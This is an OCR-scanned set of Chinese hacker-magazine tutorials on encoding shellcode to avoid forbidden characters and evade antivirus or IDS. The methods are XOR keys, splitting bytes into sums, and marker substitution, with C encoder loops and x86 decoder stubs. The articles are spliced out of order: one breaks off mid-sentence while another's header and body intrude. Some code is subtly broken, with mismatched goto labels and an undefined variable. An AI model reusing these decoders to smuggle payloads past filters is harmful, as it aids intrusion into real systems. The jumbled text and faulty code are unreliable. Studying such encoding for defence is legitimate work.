文/F.Zh

现在很多溢出都对ShellCode有特殊的要求，比如不能出现某些特殊字符，或者要求长度小于多少等。刚学会写溢出程序的朋友，遇到这些问题还是很头痛的，想在外面去找现成的，好像一时半会儿不容易找到，只好自己写或者把外面公布的拿来修改了。

关于有长度限制的ShellCode，解决起来相对来说容易一些。一个方法是针对具体的漏洞来写比较小的ShellCode，外面有很多的模版，看懂了可以根据自己的需要来定制。还有一个方法是绕开长度的限制，例如只做一个简单的搜索ShellCode的代码，真正的ShellCode放到其他地方等。作为例子，很容易想到的是Serv-U中Mdtm时区溢出问题，时区限定了长度，但其实几乎所有的Exploit都选择把ShellCode放到同一个请求的文件名中去。

如果有字符上的限制就比较麻烦，前面几篇《菜鸟版Exploit编写指南》讲到CMail的一个漏洞，要求ShellCode中不能含有大写字母，这时候ShellCode如何去选取就成了一个困难。遇到不能有特殊字符的，有个解决方法是写一个不包含有这些特殊字符的搜索代码，把真正的ShellCode放到其他地方，或者就放在后面，用搜索代码去寻找内存中原始的串。针对具体的某一个漏洞来说，不包含某些字符的ShellCode可以很容易地写出来，但是通用性不见得很好，于是我们很自然地就想到可不可以写出一个修改ShellCode的模版，可以在比较方便的情况下快速获得或者是动态生成满足要求的ShellCode。这篇文章就试图定义的一个方法，希望能够在比较小的改动下就能够做出比较通用的ShellCode来。

在切入正题之前，有一些假设需要说明，首先是ShellCode对字符串的长度没有限制。倘若是对长度和字符都有严格的限制，我想讨论范围已经远远超过了我的能力，满足要求的代码能不能写出来已经成为问题，更不用说做到通用了。另外一点假设是这个ShellCode不针对覆盖SEH或者栈上RET地址，因为根据具体情况，也许还有更好的方法。为了方便起见，下面提到的ShellCode，都指原始的只经过XOR处理的ShellCode，Encoded Code指的是按照我们的方法编码后的ShellCode，而Decode Code指的是运行时解码并生成可执行的ShellCode的代码。

我们知道，外面发布的ShellCode都是由两部分组成的，前面一段是Decode Code，后面一段是编码后的ShellCode。第一段的存在是因为第二段（也就是具有真正意义上绑定、反弹或者其他功能的ShellCode）如果不经过编码，通常会含有很多ASCII码为0的字符，而溢出的时候ShellCode通常会通过一个字符串的形式传送过去，为0的字符会被认为是字符串的结束标记而导致后面字符全部被截断，所以，出现第一段也是一个原始的防止特殊字符出现的方法。流行的情况是第二段也就是可以运行的ShellCode与0x99异或一下，第一段作为一个解码器，在执行时动态定位第二段，然后将第二段编码与0x99异或解码后跳转运行真正的ShellCode。

我们还是按照Encoded Code和Decode Code分开的思路想下去，单独用异或的话，只能保证仅有的几个字符能够避免。如果换一个方法，比如把Encoded Code看成一个很长的数字，并按照减法拆开，由于组合的存在，也许可以避免更多的字符出现。下面是这种方法的描述。

假设原始的ShellCode中任意一个字符是O，我们把他拆成（固定的）几个数字的和，比如x、y、z，也就是要求满足$O = x + y + z$。理论上说，满足条件的x、y、z的组合有很多种，假如我们用xyz的方法来存储原始的ShellCode，就可以避免几乎2/3的ASCII字符。而且这样子存储ShellCode，除Decode Code部分，可以有多种变形，可能对防止一些杀毒软件和防火墙也有着一定的效果。

进一步说，如果对ShellCode的长度没有要求，我们甚至可以几乎无限地扩展拆分原始ShellCode，但是具体操作中为了Decode Code的可行性，还是采取一些比较简单的拆分方法为好。因为完整的ShellCode实际上应该包括Decode Code，而一旦在字符上有所规定，首先Decode Code必须满足这个要求。而一个方法再好，如果某一部分不能实现，那也是没有用的。我们先在这里完成一个实现，后面再说说其他的方法。

还是按照上面的假定，我们先写一个简单的C++代码，把ShellCode按照这种方式拆分开来。具体地说，就是将ShellCode取出来后，穷举一下所有的可能情况，如果一个拆分可以满足不包含任何指定的特殊字符，就认为这种拆分是可能的。看如下代码，很短：

```
unsigned char p, q;
unsigned int a;
for(i=0; i<sizeof(sc)-1;i++)
{
        for(int j=1; j<127; j++)
        {
            p = (char)j;
            a = sc[i];
            if(a<j)
                printf("\na=%d  j=%d  i=%d\n", a, j,
i);
            q = (char)(a-j);
            for(int k=0;k<sizeof(badchar);k++)
                if(q==badchar[k] || p==badchar[k])
                    goto 1;
            printf("\\x%0.2x\\x%0.2x", p, q);
            break;
            1: ;
        }
        if(j==128)
            printf("failed!");
    }
```

依次来解释一下。首先P和Q是两个拆分，A作为一个临时变量来临上时获取ShellCode中的每一个字符。外面一重循环是对原始的ShellCode进行循环，每一次取一个字节，到内循环去。

里面一个循环稍微麻烦一点。首先解释一下为什么要从1循环到127，因为每一个单一的字节ASCII码是从0到255的，拆分字符的话，没有必要从1循环到255，只需到一半的时候即127的时候，所有可能的组合就都已经出来了。接下来，先确定P的值，然后确定Q的值。考虑P和Q的值的时候，判定a<j是出于暂时不考虑进位情况（如果考虑进位的情况，相邻的字符必须要同时处理，这样程序将会异常复杂，对解码部分也有很大的影响）。这个内部的循环基本上是对每一个原始ShellCode的字符，穷举所有可能的组合情况，然后在最里面的循环中，依次比较拆分后的情况是否含有特殊字符（这个比较使用sizeof(badchar)作为循环的结束，隐含地包括了对结束字符'\x00'的比较），成功了，就进行下一个字符的拆分。

最后一个If(j==128)的判定，是基于对失败情况的考虑。可以看到，如果内层循环是正常退出的话，说明所有的可能性都穷举完了，但是依然不能满足要求，这种时候我们视为失败，也许要重新选择另外的编码方式。

再做一点点改进。这个改进完全是为了后面书写Decode Code这个头部的需要，因为现在的存储方式是xyxyxyxyxyxy……每相邻的两个字节组成原始的ShellCode，但是在32位环境下，似乎每4个字节来处理比较方便，我们可以将存储的方式改为每4个字节来存储，即xxxxyyyyxxxxyyy……的方式，这样子将原来的输出方式改一下，每得到四个字符再输出，改进如下：

```
    re[i%4]=p, re[i%4+4]=q; //can be exchanged
    if(i%4==3)
      printf("\\x%0.2x\\x%0.2x\\x%0.2x\\x%0.2x\\x%0.
2x\\x%0.2x\\x%0.2x\\x%0.2x",

    re[0], re[1], re[2], re[3], re[4], re[5], re[6], re[7]);
```

用上面的来替代原来代码中的输出那一行。到这一步，基本上可以有效地解决编码后ShellCode中包含特殊字符的问题。如果还想进一步地改进也可以。比如内层J的循环，我们是从1开始，如果这里同样是1～127的情况，但切换的是乱序形式，就是一个对ShellCode的很好的变形方式。在算法中，这是很简单的一个模拟洗牌算法，这里只是提一下，不加赘述，为了ShellCode的完美，你也可以加上这一段功能。

下面来说说Decode Code这个头该如何表示。Decode Code没有办法通过自动化的手段来生成，一般都是手工来写，不过还好工作量不是很大。下面的实现实例，是比较好的一个，几乎可以避开常见的特殊字符，如果仍然不满足要求，可以按照后面写的一些提示来进行简单修改，如果还是不行，就要从头开始重新构造另外的算法了。


Decode Code满足的功能很简单：得到Encoded ShellCode的头，依次取四个字节相加，"放入内存"的工作，用代码来描述，如下（在VC中嵌入汇编，很简单方便，也很短小）：

```
_asm
    {
        jmp short getaddr
dstart:
        pop ebx
        xor ecx, ecx
        mov cx, 0x112           ;ShellCodeLength / 2
        xor esi, esi
        xor edi, edi
decode:
        mov eax, [ebx+esi]      ;取四个字节
        add esi, 4
        add eax, [ebx+esi]      ;取下面四个字节相加
        mov [ebx+ edi], eax     ;放入内存
        add esi, 4
        add edi, 4
        loop decode
        jmp short scstart
getaddr:
        call dstart
scstart:
        nop                     ;并不真正需要这个nop,
跟上前面说的encode ShellCode就可以了
    }
```

有ShellCode编写经验的朋友应该一下就能看出来，这是一个很简单的Decode。Jmp Short Getaddr一直到POP

适合读者	溢出新手
前置知识	Shellcode基本概念
难度等级	高

ShellCode编码变形大法



文/图 王炜/ww0830

现在很多有溢出漏洞的程序对ShellCode都有特定的要求，一类是对ShellCode的长度大小有限制；另一类就是不能出现某些特殊字符，比如Cmail漏洞不能有大写字母，Foxmail不能有0x2E、0x2F字符一类的。在这里不讨论长度限制的情况，而是讨论一下如何避免特殊字符。

要使ShellCode避免出现特殊字符有2种方法：一种是编写好ShellCode后，对不合要求的字符进行指令等价变换。比如一些IIS漏洞里面不能出现0x20，对指令Mov eax, 20h，就可以改为Mov eax, 24h; sub eax, 04h，这样来避免出现0x20。这种等价变换法对有少量字符限制的情况比较实用，但如果限制的字符较多，这种方法就比较困难了。

另一种就是把代码分成两块，第二块是EnShellCode，即编过码后的ShellCode，完成我们想要的功能，比如开端口。反向连接的ShellCode有不合法的字符，所以我们利用一定的算法，把初始的ShellCode进行一定的变换编码，变成合法的EnShellCode后放在第二块，而第一块是完成解码的Decode，其功能是把EnShellCode重新变回初始的ShellCode后，再跳过去执行。其示意图如图1所示。

当然，Decode和EnShellCode里面不能有非法的字符，否则变换就失去了意义。在这篇文章里，主要讨论算法F的变换和逆算法F′在Decode里的实现。

ebx这一段，就是为了动态获得执行时当前的内存地址，注意这里没有Dec ebx，原因在于后面我们并没有用Ecx同时作为循环的次数控制和地址偏移（那样很困难）。对Cx的赋值，因为我们每4个字节来取，而且对原始的ShellCode编码后变长了两倍，所以只是原始ShellCode的一半长度就可。Decode部分采用的是上面所说的算法，最后当循环结束，也就是解码结束以后，跳转到真正的ShellCode上面去。

这个短小的解码部分，很多地方是可以微调的，也就是说为了避免特殊字符的出现，可以有很多简单的修改方法。比如第一句的Short jmp，机器码中的EB是没有办法的，但是可以增加Getaddr前面的指令，加上一些NOP或者类似的指令（附带说一句，这个类似指令在Cnhonker上面有一个非常详细的表），来改变跳转的长度。这个调整同时会影响到Call dstart和Jmp short scstart的指令码，有可能要选择合适的来同时满足3个地方的需求。再比如，所有的寄存器是可以替换的，像所有的Ebx都换成Edx的话，不改变本身的含义，但是改变了一些字符。还有Add esi, 4之类，可以有很多等价的实现方法，比如连续或者是交错的4个Inc esi或者Add esi, 1或者Dec esi, -1等。

好像在实际情况中，我都是简单地调整一下代码就可以满足要求（做好后看是否满足要求的方法，简单的可以在VC的调试模式下看反汇编，就是F10然后Ctrl+F11）。如果上面的微调都没有办法满足要求的话，那就比较麻烦了，可能需要选择另外的算法。

这里再说说另外一种可行的算法。如果对字符的要求相对来说不是非常严格，可以在最原始的ShellCode上做很有限地修改，就是修改异或的值。

最古老的方式是按照每一字节都与同一个字符（最常见的0x98和0x99）缺，但是如果按照一定的顺序循环的与多个字符（例如4个，0x12345678）异或，出现特殊字符的可能性就会大大减小。和前面一个算法一样，这是可以动态生成不同的ShellCode的。比如我们设定异或的字符为4个字节，那么我们选择原始ShellCode中序列数模四为零的所有字符，与ASCII码从1到255的字符X异或，如果出现了所有的字符与X异或以后都没有出现特殊字符，那么我们就确定这个X为可行字符。同样的，我们按照模四的标准等价划分原始的ShellCode，依次找出所有的可行字符，倘若都能找到，那么这个方法就是可行的，剩下的就是按照对字符的限制写出相关的Decode Code。

和前一个算法一样，考虑到解码的难度，并不是异或字符数越多越好，一般倾向于4个或者8个，再多的化，编写的难度就几乎同编写一个新的ShellCode难度相当。限于篇幅，这里只是说明一下ShellCode的编码方法，没有给出具体的代码，相信看了前面的讲解，你是能够很容易编写出来。

作为《菜鸟版Exploit编写指南》的姊妹篇，这篇文章想独立地讲一下针对需求的ShellCode编写，希望对读者有所帮助。前面一种实现方法的代码可以在光盘中找到，如果你有更好的方法，希望不吝赐教。




图 1

XOR大法

XOR是指按位异或，其运算规则是相同为0，不同为1，即：

```
0 xor 0 = 0
0 xor 1 = 1
1 xor 0 = 1
1 xor 1 = 0
```

根据运算规则，我们可以推出对于某个值X，密钥Key，有如下等式成立：

```
X xor Key = Z    Z xor Key = X    ====> X xor Key xor Key = X
```

即一个值对同一个数，异或两次后，得到的结果为其原值。我们可以利用该性质来实现变换算法F和逆算法F'。

1. 变换算法F

算法很简单，我们把ShellCode数组里的每一个字符ShellCode[i]与某一密钥Key作异或，就得到了EnShellCode，保存在EnShellCode数组中。其实现代码如图2所示，这里令密钥Key为0x97，当然也可以改成其他值。

```
#define KEY 0x97

int main()
{
    int i;
    int nLen;
    nLen = strlen(shellcode);

    for(i=0; i<nLen; i++)
    {
        enShellCode[i] = ShellCode[i] ^ KEY;
    }

    return 0;
}
```

图 2

2. 逆算法F'

Decode中要把EnShellCode重新变回ShellCode，根据上面的分析，只需要将EnShellCode里面的字符再异或编码时的Key就可以了，所以也比较简单。实现的汇编代码如下：

```
    jmp    Decode_end
Decode_start:
    pop    edx
    // 得到解码开始位置 esp --> edx
    dec    edx
    xor    ecx,ecx
    mov    cx,0x200
    // 要解码的 EnShellCode，长度0x200应该足够
Decode_loop:
    xor    byte ptr [edx+ecx], 0x97  // 因为编码时用的Key 是0x97，所以解码要一样
    loop   Decode_loop
    jmp    Decode_ok
Decode_end:
    call   Decode_start
Decode_ok:
```

我们把上面的汇编转换成机器码，就得到了Decode的代码，然后在后面附上EnShellCode的代码，就得到了完整的部分了。

3. 小结

Xor大法是最早使用，同时也是现在最常见的编码方法。它最大的好处是编码和解码都比较简单，而且也可以避开一定的字符，比如ASCII为0的字符，通常ShellCode是以字符串形式传送过去的，为0的字符会被认为是字符串的结束标志而导致截断后面的字符；而用Xor方法经过编码后，为0的字符就会被编码成其他的值，从而避免被截断。

该方法也有一定适应性，如果ShellCode异或某个Key后还有非法字符，可以尝试改变Key的值，直到完全合法为止。

当然，这种方法的缺点也很明显，当限制字符较多，或限制字符是一个较大的范围的时候，很有可能找不到合适的Key来符合限制要求。在这种情况下，我们就需要用其他的算法来实现编码和解码了。

直接替换法

我们在编码的时候，先对每一个字符都进行异或编码。如果某个字符异或后，还是非法字符，则再单独对该字符进行处理，变换成符合要求的字符，这就是直接替换法。该方法最早可以在Yuange的文章中看到。

1.变换算法F：

其思想是ShellCode的每一个字符ShellCode[i]先和Key作异或得到Temp，如果合法，就直接将Temp保存在EnShellCode[i]当中；如果不合法，则将EnShellCode[i]存为'0'，而把EnShellCode[i+1]存为temp+'0'。算法示意如图3所示。

```
ShellCode[i]  xor  Key  =  temp

|-temp合法：  enShellCode[i] = temp
|
|-temp非法：  enShellCode[i] = '0'
              enShellCode[i+1] = temp+'0'
```

图 3

这里'0'只是一个标志，我们遇到了'0'，就知道这里只是个标志，后面一位才是真正的ShellCode，减去'0'后就可以恢复原来的值。当然我们也可以把'0'换成其他的字符，这里只是一种思想。其实现代码如下：

```
int nShellCodeLen = strlen(ShellCode);
k = 0;
for(i=0;i<nShellCodeLen;++i)
{
  temp = ShellCode[i]^Key;
```

```
    // 对一些可能造成shellcode 失效的字符进行替换
    if(temp<=0x1f|| temp=='.'|| temp=='/'|| temp=='0'||
temp==' ')
    {
    EnShellCode[k]='0';
    ++k;
    temp+=0x31;
    }
   EnShellCode[k]=ch;
    ++k;
}
```

2. 逆算法F'

清楚了编码的方法后，解码的思想也很容易理解。就是判断EnShellCode的每个字符，如果不是'0'，就直接异或Key变回去；如果是'0'，就把后面的字符减去'0'后再异或Key，这样就恢复了以前的ShellCode。实现的汇编代码如下：

```
     jmp   Decode_end
Decode_start:
     pop    edi
     push   edi
     pop    esi
     xor    ecx,ecx
Decode_loop:
     Lodsb
     cmp   al,cl
     jz    Decode_ok
     cmp   al,0x30          // 判断是否为标志'0'
     jz   special_char_clean
// 如果是，就跳去特殊字符处理
store:
      xor al, key
      stosb
// 保存解码后的ShellCode
  jmp  Decode_loop
special_char_clean:       // 特殊字符处理，把后一位字符
减去0x31，就恢复原来的值
        lodsb
          sub al,0x31
          jmp store
Decode_end:
          call Decode_start
Decode_ok: // 其余真正加密的shellcode代码会连接在此
处
```

同样，我们把上面的汇编转换成机器码就得到了Decode的代码，然后在后面附上EnShellCode的代码，就得到了完整的代码了。

3. 小结

该方法十分巧妙，灵活地运用可以解决很多字符限制的问题，比如对Cmail就可以把不合规范的大写字母减去一个值变成小写字母，当然在前面放上一个标志；解码的时候看见这个标志，就把后面的字母加上那个值，从而得到了恢复。

Decode的代码本身就需要是合法的字符，如果有些不合要求的字符，可以采用微调的方式，使其符合限制条件；如果微调无效，那就需要采用其他的算法了。

拆分法

这种方法是F.zh提出的，他的思路是把ShellCode[i]拆分成几个数字的和，由于和的组合方式有很多种，所以可以避免大量的ASCII字符；他还提到，在32位的计算机上，每4个字节处理比较方便，所以最好拆分成4个数字的和，即：

```
ShellCode[i] = w + x + y + z
```

这个思想有相当的创造性，如果有什么不明白，可以仔细看看前面的《定制特殊的ShellCode》一文。

1. 变换算法F

把ShellCode[i]取出来，穷举所有的求和组合的情况，如果一个组合可以满足不包含任何的限制字符，那该拆分就是合法的，就把它保存为EnShellCode，然后再考虑ShellCode的下一位ShellCode[i+1]，直到所有的ShellCode字符拆分完毕，我们就得到了符合限制条件的EnShellCode。

2. 逆算法F'

也很简单，就是得到EnShellCode的头后，依次取4个字节相加，然后放入内存。F.zh在原文中也给出了Decode的汇编代码，很清晰，建议大家好好看看。

3. 小结

这是种不错的方法，而且其创新思维也值得我们学习，实在是非常好的方法了！

其他算法简介

从上面3种方法的介绍应可以看出，其实只要满足下面条件的算法F 和逆算法F'，都可以用于编码变换ShellCode，如图4所示。

算法F	逆算法F'
ShellCode → enShellCode → ShellCode	

图 4

所以只要有好的算法和符合编码限制的实现，都可以用于ShellCode的编码。在实际中，还有一些使用过的编码算法，比如Yuange在《Widechar的字符串缓冲溢出攻击技术》中提出来的，把ShellCode[i]=0xAB=A*0x10+B的进行拆分，恢复就用0xA*0x10+0xB=0xAB，这个算法在Webdav漏洞攻击的时候得到了广泛的运用，算法的代码，可以参看yuange和isno的文章。还有F.zh提到的，Xor一个4字节的数字，比如0x123456，这样也可以大量减少出现非法字符的可能。

这篇文章更多的是对编码算法作一些总结，主要目的还是想起到抛砖引玉的作用，如果有更好的办法，希望大家可以一起讨论，一起进步。

适合读者	溢出新手
前置知识	Shellcode基本原理
难度等级	高

WTF：上篇文章讲了如何获取Linux和Windows下ShellCode的详细方法，但由于文章本身的重点不在ShellCode的构造和功能实现上，所以讲得比较粗略，其实在溢出这块天空下，ShellCode是最耀眼的明星，可以毫不夸张地说，任何Exploit的编写、任何攻击功能的实现都需要精彩的ShellCode支持，没有ShellCode的构造，一切溢出都只是空谈……



文／沙布拉尼尔

定制自己的ShellCode之二

定制自己的ShellCode无非有两个原因：Exploit的特殊要求，或者是逃脱各种杀毒软件或IDS的追杀。前面的文章说了一个把ShellCode先拆分然后再组合的方法，其结果是会加长ShellCode的字节一倍左右，这次再来说说其他的方法，难度可能稍微大一些，但相应的效果会更好。

在这里依然作一些约定：首先，ShellCode是在原来的基础上修改，也就是说我们只考虑编码的方式，而具体的ShellCode编写方法，以前的文章其实已经有介绍了；其次，ShellCode一般分为前面的Decode部分和后面编码过的真正起作用的部分，没有特殊的说明，文中出现的ShellCode都指后面一部分。

我们依然以一个具体的要求来作为引子，一步一步地去构造。假设我们需要的ShellCode长度不能超过500字符（这个其实已经很宽松了），而且只能作为非大写字母的文件名，也就是意味着我们不希望有小写字母、点号、星号、问号，还有左右斜杠等出现。总地来说，这还是算一个比较苛刻的条件，如果没有长度的限制，上面一篇文章已经能够很好的解决了，这里对长度的要求有点死，我们来试试看其他的路子。

倘若将起作用的ShellCode看成一个没有规律的字符串，首要的一个工作是用一个较为简单的算法（之所以说要较为简单的算法，是为了解码部分的编写工作量不至于太大），把这个乱七八糟的字串编码，以避开那些禁用的字符。从可操作性上而言，用异或的方法无疑是最快最好的，因为异或操作映射后的结果比较发散，相比单独的与或操作可以得到的结果更多，更重要的是这是一个可逆的运算，便于我们还原。我记得上次说过，如果ShellCode依次与多个字符异或，那么出现特殊字符的几率将会大大的减小，对于这样的说法，我们做理论分析如下。

下面我们来看这种字符串等价划分的方法。用下表表示一下这个等价划分方法是这样的，其中SSSS表示原来的ShellCode，abcd表示标识。

```
SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS
abcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcdabcda...
```

如果是一个模式的等价划分，即为所有原来字符第0、4、8……个字符重新排列成一个字符串（也就是所有标识为a的S），而第1、5、9……个字符重新排列成另一个字符串（标识为b的S），以此类推。这样划分出来的若干个字符串，相对来说是独立的，可以单独地进行运算而互相不影响。

需要说明的是，一般的编码方法只是考虑不要出现结束符“\x00”就可以，如果要使得编码后不出现上面这么多的字符，只和一个简单字符做异或运算能成功的几率还是比较小的。考虑一个足够长而且字符分布均匀的字串，进行等价划分后得到的字串和原来相比还是有着相似的性质：即同样分布均匀而且异或任何一个字符后的结果还是几乎覆盖了全部字符（不用证明了吧？），但事实上ShellCode的长度有限而且内容相对固定，所以采用等价划分的方法后取出的每个字符串，在与某个字符异或后的结果在全部ASCII字符中的分布情况肯定相对集中而且稀疏（有很多不会出现），一旦所有禁用字符都没有出现，这个划分就应该是成功的，而且显而易见的，等价子串的长度越小，这种划分成功的几率越大。

关于这个结论，还有一个更加直观的理解方法。我们始终假设字符串分布均匀，所有的ASCII码总共是255个（抛开不能用的0x00），长度为300的字符串经过异或以后分布肯定还是比较均匀的，但是一个只有8个字符的字串异或后就很有可能最多只有8个不同字符，不出现禁用字符的可能性相当大。

上面所有的讨论都是理论上的，对于出现的几率，分析的时候可以说“很大”或者“很小”，然而具体的设计中只有成功或者失败，即使很小的概率也不能保证成功，现实世界的一个特点就是小概率事件往往还是会发生（就像我被三楼扔下来的篮球砸到过一样），不做做看是不知道最后结果的。

划分等价类的时候，要决定划分的依据是模为几，这个数字虽然说是越小越好，但还是要实际地去选择，先写个程序来选择一下，当然，选择的标准是，划分后每一个子串都可以与某个字符异或而不产生禁用的字符。

```
for(int wokao=0; wokao<para; wokao++)
{
  printf("%d:",wokao);
  int ko=(sizeof(sc)-1)/para;
  for(int i=0; i<ko; i++)
     p[i] = sc[i*para+wokao];
  for(i=1; i<255; i++)
  {
     for(int j=0; j<ko; j++)
        if(inbadchar(p[j]^i))
           goto 1;
     playboy = i;
```

```
13    if(!inbadchar(playboy))
14    {
15       printf("0x%0.2x,", playboy);
16       temps[wokao] = playboy;
17    }
18    exit(0);
19    l:;
20  }
21  printf("\n");
22 }
```

这个微小的片断可以描述我们选择的依据。参数Para作为我们划分等价子串的标准，在写出具体的判定程序时候，最好能是一个动态确定的数。KO是每一个子串的长度，在内层的第一个for循环中，KO作为循环的长度，依次把原来ShellCode中的数据取到临时一个串P[]里面去，每一次大的循环取一条子串，当外层循环做完的时候，一个划分也完毕了。

从第7行开始，是一个划分是否成功的判断。前面说过，成功的必要条件是这个子串能够与某一个字符异或而不出现特殊字符，9行到11行就是做这个工作的。12行记录下这个字符即Playboy，如果整个子串与Playboy异或而不产生特殊字符，那么这一个子串就是完美的，如果所有的子串都完美，那么这个划分就是完美的。

细心的你也许发现了一个问题，为什么还要判断Playboy是否是禁用字符呢？其实这是为了以后的考虑，因为编码后的ShellCode满足要求只是我们完全成功的一个必要条件，另外一个必要条件是解码部分也不能出现禁用的字符。一般来说，Playboy这些字符在解码部分会原封不动的出现（XOR指令编译成机器码后），我们固然可以用寄存器加上运算的方法来避免，但是这样的工作量太大，已经远远地超出了我们的想象。

在多次修改Para的值以后，你会发现最好的数字是13。其实很多情况下我们只要知道这个数字就可以了，上面很多分析只是提供思路上的一个说明，告诉人家这个数字怎么得到而已。我们可以想象，Para这个数字很小的话，便于解码部分的书写，如果太大的话，ShellCode编码后的数据产生禁用字符的可能性减小了，但是解码部分又太难书写，折衷下来，还是7或者13比较好。当然，这是经验性质的，遇到特殊情况，还是要自己算。在计算的时候，有些有趣的结论可以在这里说一下，如果你发现Para为N的划分可以满足要求的话，那么N的倍数的划分肯定是可以的，而反之则不然，所以最好从小往大去试那个Para。

我们以13作为等价划分的标准做一个例子，其他划分标准原理是一样的。以1 3 为划分标准的话，我们的ShellCode被我们分成了13个子串。按照下表所示，相同字母标识的在同一个子串中，相应的与不同的字符异或。

```
    SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS
SSSSSSSSSSSSSSS...
 ----------------------------------
    abcdefghijklmabcdefghijklmabcdefg
hijklmabcdefghijklmab...
```

可以看到，动态地把原始的ShellCode编码以后，进行解码的时候是一个长度为13的循环解码过程。上面那段小程序把Para改为13就是完整的动态编码，最后在Temps这个字符串中，记录的结果是这13个满足条件的异或字符，用直观的表来表示的话，我们假设原始的ShellCode是ssss，编码后的ShellCode是tttt，而满足条件的异或字符是a－m，下面就是编码的过程：

```
    sssssssssssssssssssssssssssssssssssssssssssssssssssssss...
XOR)  abcdefghijklmabcdefghijklmabcdef
ghijklmabcdefghijklmab...
------------------------------------------------
    ttttttttttttttttttttttttttttttttttttttttttttttttttt...

异或的可逆性决定了其逆向解码的过程是

    ttttttttttttttttttttttttttttttttttttttttttttttttttt...
X          O          R          )
abcdefghijklmabcdefghijklmabcdefghijklmabcdefghijklmab...
------------------------------------------------
------------------
    sssssssssssssssssssssssssssssssssssssssssssssssssssssss...
```

